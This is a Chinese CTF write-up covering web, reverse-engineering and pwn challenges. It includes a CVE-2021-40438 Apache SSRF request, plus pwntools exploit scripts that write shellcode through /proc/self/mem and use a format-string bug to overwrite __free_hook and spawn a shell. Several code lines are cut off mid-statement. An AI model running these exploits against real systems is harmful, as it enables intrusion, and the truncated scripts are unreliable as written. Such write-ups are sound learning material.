WEB

Apache!

按照hint知道了漏洞是 `CVE-2021-40438` 。照着网上的exp改一改就出了。
通过 `F12` 可以得到后台的配置文件。

```
<p>Try to visit it and you will get the flag!</p>
<!-- /www.zip -->
</body>
```

按照漏洞复现条件是需要 `ProxyPass` 关键字，因此需要想 `/proxy` 发送请求。

```
<Location /proxy>
    ProxyPass https://www.google.com
</Location>
```

这里可以看出内网使用了 `nginx` ，配置文件为 `default.conf` 。

```
version: "3.8"
services:
  apache:
    image: httpd:2.4.48-alpine
    volumes:
      - ./static:/usr/local/apache2/htdocs
      - ./httpd.conf:/usr/local/apache2/conf/httpd.conf
      - ./httpd-vhosts.conf:/usr/local/apache2/conf/extra/httpd-vhosts.conf
    links:
      - internal.host
    depends_on:
      - internal.host
    ports:
      - 60010:80

  nginx:
    image: nginx:alpine
    container_name: internal.host
    volumes:
      - ./default.conf:/etc/nginx/conf.d/default.conf
```

获取flag需要访问 `/flag` 。


```
location = /flag {
    return 200 "hgame{xxx}";
}
```

构造如下请求即可获得flag。

```
GET /proxy?
unix:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA|http://internal.host/flag HTTP/1.1\r\n
Host: httpd.summ3r.top:60010\r\n
Cache-Control: max-age=0\r\n
Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.99 Safari/537.36\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9\r\n
Accept-Encoding: gzip, deflate\r\n
Accept-Language: en-US,en;q=0.9\r\n
Connection: close\r\n
\r\n
```

webpack-engine

查看网页源码的时候发现了vue源码，base64解码后得到flag。



RE

xD MAZE

分析逆向出来的源码，可以知道每一次计算出来的值在 byte_404020 数组中的值为 32 。

```
    result = 1;
  }
  else
  {
    for ( i = 6; i <= 33; ++i )
    {
      switch ( *((_BYTE *)v11 + i) )
      {
        case '0':
          v14 += 512;
          break;
        case '1':
          v14 += 64;
          break;
        case '2':
          v14 += 8;
          break;
        case '3':
          ++v14;
          break;
        default:
          goto LABEL_8;
      }
      if ( byte_404020[v14] != 32 || v14 > 4095 )
      {
        v9 = std::operator<<<std::char_traits<char>>(&std::cout, "Failed");
        std::ostream::operator<<(v9, &std::endl<char,std::char_traits<char>>);
        return 1;
      }
```


由此可以构造一下exp：

```
#include <stdio.h>

int main() {
    char map[4096] = {...}; //Data of byte_404020.

    int location[29];

    int t = 0;
    for (int i = 0; i < 4096; i++) {
        if (map[i] == 0x20) {
            location[t++] = i;
        }
    }

    char flag[30];

    for (int i = 1; i < 29; i++) {
        switch (location[i] - location[i - 1]) {
            case 512:
                flag[i - 1] = '0';
                break;
            case 64:
                flag[i - 1] = '1';
                break;
            case 8:
```


```
                flag[i - 1] = '2';
                break;
            case 1:
                flag[i - 1] = '3';
                break;
        }
    }
    printf("%s", flag);
}
```

fake shell


分析逆向源码可知，对明文的加密操作只有一次异或运算，因此只要对密文再次加密即可获得明文。
打开gdb调试，通过输入，逆向的源码和栈内容的比较得到此处为未加密文本存储的内存。



将密文按顺序写入该段内存。



跳到加密运算结束的位置，查看栈得到flag。



PWN

blind

这道题是盲打，能够访问 `/proc` 目录，通过 `/proc/self/mem` 修改 `.text` 段的内容。
exp如下：

```
from pwn import *
from pwnlib.util.iters import mbruteforce
from LibcSearcher import *

context.log_level = "debug"
context.arch = "amd64"
# context.terminal = ["alacritty", "-e"]
context.terminal = ["tmux", "splitw", "-h"]

def proof(t):
    t.recvuntil(b' == ')
    sha = bytes.decode(p.recvline()).strip()
    print(sha)
    answer = mbruteforce(lambda x: hashlib.sha256(x.encode()).hexdigest()==
    t.send(bytes(answer, "ascii"))

p = remote("chuj.top", 51713)
proof(p)

p.recvuntil(b'0x')
write_addr = int(bytes.decode(p.recv(12)), 16)
libc = LibcSearcher("write", write_addr)
```

```
libc_base = write_addr - libc.dump("write")
__libc_start_main = libc_base + libc.dump("__libc_start_main")

p.sendlineafter(b'>>', b'/proc/self/mem\x00')
p.sendlineafter(b'>>', bytes(str(__libc_start_main), "ascii"))

p.sendlineafter(b'>>', asm("nop") * 300 + asm(shellcraft.sh()))
p.interactive()
```

echo_sever

`fmt` 问题，利用 `printf` 构造跳板修改 `__free_hook` 。不过做的时候我原来使用的跳板会在 `__free_hook` 修改了一部分时调用了 `free` 函数。在chuj学长的建议下换了一个跳板才做出题目。

exp如下：

```
from pwn import *
from pwnlib.util.iters import mbruteforce

context.log_level = "debug"
context.arch = "amd64"
# context.terminal = ["alacritty", "-e"]
context.terminal = ["tmux", "splitw", "-h"]

elf  = ELF("./echo")
libc = ELF("./libc-2.31.so")

def proof(t):
    t.recvuntil(b" == ")
    sha = bytes.decode(p.recvline()).strip()
    print(sha)
    answer = mbruteforce(lambda x: hashlib.sha256(x.encode()).hexdigest()==
    t.send(bytes(answer, "ascii"))

# p = process("./echo")
# gdb.attach(p)

p = remote("chuj.top", 52144)
proof(p)

# leak base address
p.sendlineafter(b'>>', b'256')
p.sendline(b'%8$p%10$p%13$p')
p.recvuntil(b'0x')
ptr_addr = int(bytes.decode(p.recv(12)), 16)
p.recvuntil(b'0x')
stack_addr = int(bytes.decode(p.recv(12)), 16) - 0x30
```

```
p.recvuntil(b'0x')
start_main_addr = int(bytes.decode(p.recv(12)), 16) - 243
print(hex(stack_addr))
print(hex(start_main_addr))
libc_base = start_main_addr - libc.symbols["__libc_start_main"]

system_addr  = libc_base + libc.symbols["system"]
free_hook    = libc_base + libc.symbols["__free_hook"]
bin_sh       = libc_base + next(libc.search(b'/bin/sh'))

ptr_addr_5     = int(hex(ptr_addr   )[13]   , 16)
stack_addr_5_6 = int(hex(stack_addr )[10:14], 16)
free_hook_3_4  = int(hex(free_hook  )[6 :10], 16)
free_hook_5_6  = int(hex(free_hook  )[10:14], 16)
free_hook_6    = int(hex(free_hook  )[12:14], 16)
system_2       = int(hex(system_addr)[4 :6 ], 16)
system_1       = int(hex(system_addr)[2 :4 ], 16)
system_4       = int(hex(system_addr)[8 :10], 16)
system_3       = int(hex(system_addr)[6 : 8], 16)
system_5_6     = int(hex(system_addr)[10:14], 16)
bin_sh_1_2     = int(hex(bin_sh     )[2 :6 ], 16)
bin_sh_3_4     = int(hex(bin_sh     )[6 :10], 16)
bin_sh_5_6     = int(hex(bin_sh     )[10:14], 16)

# write system to the free hook
p.sendlineafter(b'>>', b'256')
p.sendline(b'%' + bytes(str(stack_addr_5_6 + 0x3A), "ascii") + b'c%6$hn\x0
p.sendlineafter(b'>>', b'256')
p.sendline(b'%' + bytes(str(free_hook_3_4), "ascii") + b'c%10$hn\x00')
p.sendlineafter(b'>>', b'256')
p.sendline(b'%' + bytes(str(stack_addr_5_6 + 0x38), "ascii") + b'c%6$hn\x0
p.sendlineafter(b'>>', b'256')
p.sendline(b'%' + bytes(str(free_hook_5_6), "ascii") + b'c%10$hn\x00')

p.sendlineafter(b'>>', b'256')
p.sendline(b'%' + bytes(str(system_5_6), "ascii") + b'c%13$hn\x00')
p.sendlineafter(b'>>', b'256')
p.sendline(b'%' + bytes(str(free_hook_6 + 2), "ascii") + b'c%10$hhn\x00')
p.sendlineafter(b'>>', b'256')
p.sendline(b'%' + bytes(str(system_4), "ascii") + b'c%13$hhn\x00')
p.sendlineafter(b'>>', b'256')
p.sendline(b'%' + bytes(str(free_hook_6 + 3), "ascii") + b'c%10$hhn\x00')
p.sendlineafter(b'>>', b'256')
p.sendline(b'%' + bytes(str(system_3), "ascii") + b'c%13$hhn\x00')
p.sendlineafter(b'>>', b'256')
p.sendline(b'%' + bytes(str(free_hook_6 + 4), "ascii") + b'c%10$hhn\x00')
p.sendlineafter(b'>>', b'256')
p.sendline(b'%' + bytes(str(system_2), "ascii") + b'c%13$hn\x00')
p.sendlineafter(b'>>', b'256')
p.sendline(b'%' + bytes(str(free_hook_6 + 5), "ascii") + b'c%10$hhn\x00')
p.sendlineafter(b'>>', b'256')
```

```
p.sendline(b'%' + bytes(str(system_1), "ascii") + b'c%13$hn\x00')

# get shell
p.sendlineafter(b'>>', b'256')
p.sendline(b'/bin/sh\x00')
p.sendlineafter(b'>>', b'0')

p.interactive()
```

oldfashion_note

首先利用 UAF 获取 main_arena 地址，并泄漏 libc 基地址,再利用 double free 修改 __free_hook 。
其中新版libc中加入了 tcache ，而我查到的很多教程是比较老的libc版本，在问chuj学 长之前我折腾了好久。
一下为exp：

```
from pwn import *
